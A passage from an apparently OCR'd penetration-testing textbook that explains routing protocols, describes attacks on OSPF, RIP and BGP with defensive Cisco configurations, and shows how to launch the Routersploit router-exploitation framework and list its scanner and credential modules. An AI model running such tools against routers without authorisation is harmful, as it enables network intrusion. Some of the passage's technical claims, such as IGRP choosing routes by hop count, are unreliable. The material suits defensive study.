To route information over the internet, router protocols are used to perform this information routing from a network to another network. However, we need to distinguish between two different terms: routing protocols and routed protocols. Routing protocols are used to route information from a source to a destination but routed protocols are the payload that carries information. In other words, routing protocols determine the path, update the routing table, and route a routed protocol. There are many routed protocols, such as the following:

- **Internet Protocol** (**IP**)
- **Internetwork Packet eXchange** (**IPX**):



Routers use various algorithms to select the path of routed information to provide an efficient, reliable, rapid convergence, and a simple data exchange. Routing protocols are there to do the job based on many parameters:

- Bandwidth
- Delay
- Cost
- Reliability
- Number of hops
- **Maximum transmission units** (**MTU**)

The following table describes some of the routing protocols based on their metrics. We will discuss every routing protocol later in more detail. We use this table to have a better understanding of how to choose a routing protocol:


Routing protocol	**Metrics**
EIGRP	Bandwidth, delay, load, reliability, and MTU
RIPv2	Hop count
OSPF	Cost (higher bandwidth indicates lower cost)

Routing protocols can be divided into three main categories based on the preceding metrics:

- **Distance vector protocols**: They are used when the routers are sending their routing tables to their neighbors during a specific time period
- **Link state protocols**: They maintain an overall picture of the network; they only exchange routing changes
- **Hybrid protocols**: They are a combination of link state protocols and distance vector protocols

The following are important terminologies in routing:

- **Autonomous System (AS)**: AS is a set of networking devices moderated by a common entity or a routing policy
- **Interior gateway protocols (IGP)**: When using IGP, routers exchange information within an autonomous system with other routers that share the same routing protocol
- **Exterior gateway protocols (EGP)**: If you need to move from a network to another network such as the internet, you need to use an EGP between different autonomous systems:




Exploiting routing protocols

In this section, we will explore many routing protocols and how to exploit each one of them, and we will learn the required defenses to protect your network.

Routing Information Protocol

Routing Information Protocol (**RIP**) v1 is a distance vector protocol. It sends a routing table every 30 seconds. RIP uses the hop count as a decision metric. This is an old protocol, and it can't reach more than 15 hops in its first version, RIPv1. To reach a destination, RIP uses the path with the lowest number of hops, but this is not that efficient because in some cases, there are many routes with more hop counts but with better bandwidth. For example, in the following network when using RIPv1, the traffic will be forwarded via **Route 1,** and even **Route 2** has a greater bandwidth:



Many revisions are taken into consideration in the successor of RIPv1. RIPv2 is an enhanced version of RIPv1. Although RIP is a classful routing protocol, RIPv2 is classless, which means it includes the mask in every routing entry. Thus, it supports **variable-length subnet masking** (**VLSM**). RIPv2 also provides a simple authentication mechanism, so a router accepts a packet from a neighbor router only if it checks its authenticity. A tag is also added, which is additional information to distinguish between the routes learned by RIP and other routes from other protocols. All these enhancements are great, but the hop count is still a present issue, whereas in RIPv2 the max number of reachable hops is 15.

To configure RIP on a router, just enter the RIP configuration mode:

```
Router(config)#router rip
Router(config-router)#network <IP Address here>
```

In a RIP operation and a distance vector routing in general, a routing loop can occur. A routing loop happens when the packet goes through the routers repeatedly over and over. This loop could disable the network.

To prevent routing loops, we can use many methods:

- **Split horizon**: This prevents a router from sending a packet back to an interface from which that packet was learned
- **Route poisoning**: This prevents sending packets to a route that has become invalid within the network
- **Poison reverse**: This notifies the neighbor gateways that a gateway is no longer connected
- **Hold down timers**: These are set to allow routers to recover without updating their routing tables when the route goes offline
- **Triggered update**: This sends a partial update when a metric change occurs


RIPv1 reflection DDoS

RIPv1, as I mentioned previously, is an old routing protocol, but attackers revived it. For example, in 2015, researchers at Akamai's Prolexic Security Engineering and Research Team (PLXsert) spotted a huge DDoS attack with 12.9 Gbps peak. Attackers used an amplified and reflected DDoS attack. In this attack, hackers craft a normal RIPv1 request query and used spoofed IP addresses which are same as that of the target. In order to defend against this type of attack, it is recommended to use RIPv2 instead of the older version. Also, you need to use access lists and block UDP packets from port `520`.

Open Shortest Path First

Open Shortest Path First (**OSPF**) is an open standard link state protocol based on RFC 1247. In an OSPF operation, routers send information to all the routers in the same area using **link-state advertisements** (**LSA**). Routers calculate the path using the **Shortest Path First** (**SPF**) algorithm. This algorithm is sometimes named the Dijkstra algorithm. It requires great processing power. OSPF also supports VLSM.


For better administration, OSPF uses a hierarchical topology. OSPF is composed by a backbone named **Area 0** that connects with the other smaller areas. When a change occurs, routers get notified, get a copy of the LSA, and update the **link state database** (**LSDB**):



Before diving into how OSPF works, let's look at some important router terminology:

- **Internal router:** All OSPF interfaces belong to the same area
- **Backbone router:** An interface at least belongs to the same area 0
- **Autonomous System Boundary Router (ASBR):** This connects autonomous systems
- **Designated Router (DR):** This maintains the database for the subnet
- **Area Border Router (ABR):** At least one OSPF interface belongs to area 0 while another OSPF interface doesn't

- **Backup Designated Router (BDR):** This provides redundancy for the designated router:



There are three OSPF tables:

- **Neighbor table**: This gives information about the neighbors
- **Topology table**: This gives information about the routes on the network
- **Routing table**: This is considered forwarding information

The following process describes how OSPF works:

1. Each OSPF router chooses its Router-ID (IP address for identification) by assigning the highest IP to the loopback interface. If it is not the case (logical interface is not defined), the highest IP address physical interfaces will be chosen as a Router-ID.
2. Both routers send Hello packets to the multicast address `224.0.0.5`.
3. If the packets have the same hello interval, dead interval, and area number then a neighbor adjacency will be formed
4. Routers send Database Description packets. The router with the highest Router-ID will become the master router and start the database packet exchange.
5. One of the routers requests LSA from the other router.

OSPF attacks


In previous years, many research has shown that routers with OSPF are open to various types of attack. This is a serious problem because OSPF is the most commonly used protocol in many autonomous systems, including many enterprises. Let's discover some of the attacks against the OSPF protocol.

Disguised LSA

This attack exploits a condition in RFC 2328 to check whether two instances of LSA are identical based on three criteria: the sequence number, the checksum value, and the age. So, an attacker can advertise a fake LSA using these fields, but in the next valid instance, because the router will consider the LSA as a duplicated one, it will ignore it.

To perform a disguised LSA attack, follow these steps:

1. The attacker sends a spoofed LSA
2. The attacker sends a disguised LSA with the same three fields discussed before
3. Router 1 sends a fight-back LSA and they will be received by router 2, but it won't update the LSA database, whereas the received LSA is the same.
4. Router 2 triggers another fight back




MaxAge LSAs

Attackers try to modify the MaxAge of LSAs to poison the route table, flood the network with LSAs, and even black hole the network traffic. To defend against MaxAge LSAs, make sure that the fight-back trap is available.

Remote false adjacency

During a remote false adjacency attack, the attacker plays the role of a router and exploits the fact that routers can successfully complete the adjacency setup. This attack can be avoided by enabling TTL security:



Seq++ attack

A seq++ attack is done when an attacker compromises a router by abusing routers and sending LSAs fake information and a sequence number higher than the current sequence. To defend against this attack, you can use the fight-back traps.

Persistent poisoning

Persistent poisoning is mentioned in CVE 2013-0149, and forces the routers to calculate the routes based on the fake LSAs.

Defenses

There are many other defense mechanisms to avoid OSPF attacks; the following are some of the defense layers:

- **Transit-Only Networks**: These configure routers to suppress the suffixes:

```
(config-router)#prefix-suppression
```

- **Using hidden interfaces**: These are sometimes called unnumbered interfaces:

```
(config-if)#ip unnumbered Ethernet 0
```

- **Enable TTL Security**:

```
(config-if)# Ip ospf ttl-security
```

- **Enable MD5 crypto support**:

```
(config-if)# Ip Ospf message-digest-key 1 md5 ab$c1
```

- **Anti-spoofing-Ingress Filtering**: This blocks malicious traffic by ensuring that the traffic is coming from trusted sources
- **Link State Database Checksums**: This makes sure that the OSPF LSDB is consistent

Interior Gateway Routing Protocol


The **Interior Gateway Routing Protocol** (**IGRP**) is a classful distance vector routing protocol. Like RIP, the routing decisions in IGRP are based on the Bellman-Ford algorithm, using the hop counts. It is not an open standard. It is a Cisco proprietary. The maximum supported hops are 255 with a default value of 100. So, it is more scalable for large companies, more than RIP. Also, it is easy to configure:

```
Router(config)# router igrp <AS NUM HERE>
Router(config-router)# network < NeT ID Here >
```

IGRP sends information every 90 seconds periodically in the same autonomous system. This timer is named the **update timer**. If an update takes more than 270 seconds (invalid timer), then it will be invalid, and it will be removed from routing table if it surpasses 360 seconds (flush timer). IGRP does not support authentication, and its packets can be spoofed.

Enhanced Interior Gateway Routing Protocol

The **Enhanced Interior Gateway Routing Protocol** (**EIGRP**) is an enhanced version of IGRP. It uses the dual algorithm. Routers use neighbors using **Hello** requests, while there are five message types (hello, update, ack, query, and reply). The following diagram shows how EIGRP works:



EIGRP maintains the following three tables:

- **Neighbor table**
- **Topology table**
- **Routing table**

EIGRP calculates the cost to choose the routes using the following formula:

metric = bandwidth + delay


Although IGRP does not support authentication, EIGRP has added two major security features—plaintext and MD5 authentication forms. If the MD5 authentication is not set, the packets can be sniffed easily.

Border Gateway Protocol

The **Border Gateway Protocol** (**BGP**) is basically how the internet works. It's a highly scalable routing protocol, and its current version is based on RFC 4271. It stores information in a **Routing Information Base** (**RIB**).


If your company needs to connect to an internet service provider, it can use one of many possibilities:

- Single homed connection
- Dual homed connection:




You can also connect to multiple service providers using many types of connection:

- **Single multi-homed**:



- **Dual multi-homed**:



BGP attacks

BGP is a target of many attacks. Let's discover some BGP threats:

- **False updates and prefix hijacking**: This attack, sometimes named BGP hijacking, occurs when an autonomous system routes traffic to a hijacked autonomous system.
- **De-aggregation**: During this attack, an address block is divided into more specific blocks and prefixes.
- **Contradictory advertisements**: During this attack, the attacker redirects the traffic to another autonomous system.
- **Instability**: This attack occurs when BGP sessions are repeatedly time out


Exploiting routers

Previously, we saw how to exploit routing protocols. Now it is time to learn how to exploit modern routers.

Router components

Like every major networking device, a router is composed of many internal components:

- **CPU**: Executes system operations
- **RAM**: Used to store instructions
- **ROM**: Contains boot instructions
- **Flash**: Contains the IOS
- **NVRAM**: Contains the startup configuration file:




Router bootup process

To boot up, every major router goes through multiple steps:

1. First, the router performs a POST.
2. It loads the bootstrap.
3. It locates and loads the operating system.

4. You can choose between entering setup mode or loading the configuration file:



Router attacks

You learned about routing protocol threats, and now we will discuss attacks against routers; even the hardware faces many challenging threats:


- DDoS attack
- Man-in-the-middle attack
- Router firmware attacks

The router exploitation framework


The Routersploit framework is an open source tool to exploit router-embedded systems. You can clone it from this link using the `git clone` command as usual:

```
#git clone https://github.com/reverse-shell/routersploit
```

Before using it, you need to install some dependencies, such as `python-pip`:




Clone the repository from GitHub to your local machine:




After cloning it, you can run the script by running it in your CLI:

```
# ./rsf.py
```



To check the scanners, type the following:

```
# show scanners
```



To check credentials, use this command:

```
# show creds
```

Summary

This chapter was a complete guide to learning how to exploit routing protocols and routers. It showed real-world attacking techniques after giving you an insight into the basics and fundamentals of routing protocols. By reading this chapter, you have gained the required knowledge to perform layer 2 and layer 3 attacks and have the right mindset and tools to secure modern company networks. In the next chapter, we will expand our knowledge. Also, you will learn how to secure IoT projects.


12
Internet of Things Exploitation

The term IoT was crafted by Kevin Ashton from the media center at the Massachusetts Institute of Technology. It describes a network of physical devices including cameras, vehicles, and sensors. The IoT is exponentially adopted and it represents undeniable promises and possibilities. This rapid adoption opened the doors for new business opportunities, but on the other hand, revealed new threats and weaknesses from a security perspective. This chapter will be your savior. Thus, it will take you from understanding the IoT ecosystem, to knowing how to defend against the real-world IoT attacks. In fact, in this chapter, you will gain the required skills to be ready to secure IoT projects, after learning how to exploit IoT environments starting from the smallest devices to connected cars. According to the F5 Labs report, IoT attacks exploded by 280% in the first half of 2017. In this chapter, we will finalize our journey. It is another milestone. After walking through the different techniques of attacking and protecting valuable enterprise assets, it is time to continue the learning experience, and discover the skills for pentesting IoT projects.

The IoT ecosystem

By 2020, there will be more than 50 billion connected devices. This huge number of devices will come with a huge number of new threats. As penetration testers, we need to be ready to resist this technological apocalypse. The IoT ecosystem is based on many factors, which we've also shown in the following image:

- Business opportunities
- Public authorities
- Consumers
- Infrastructure

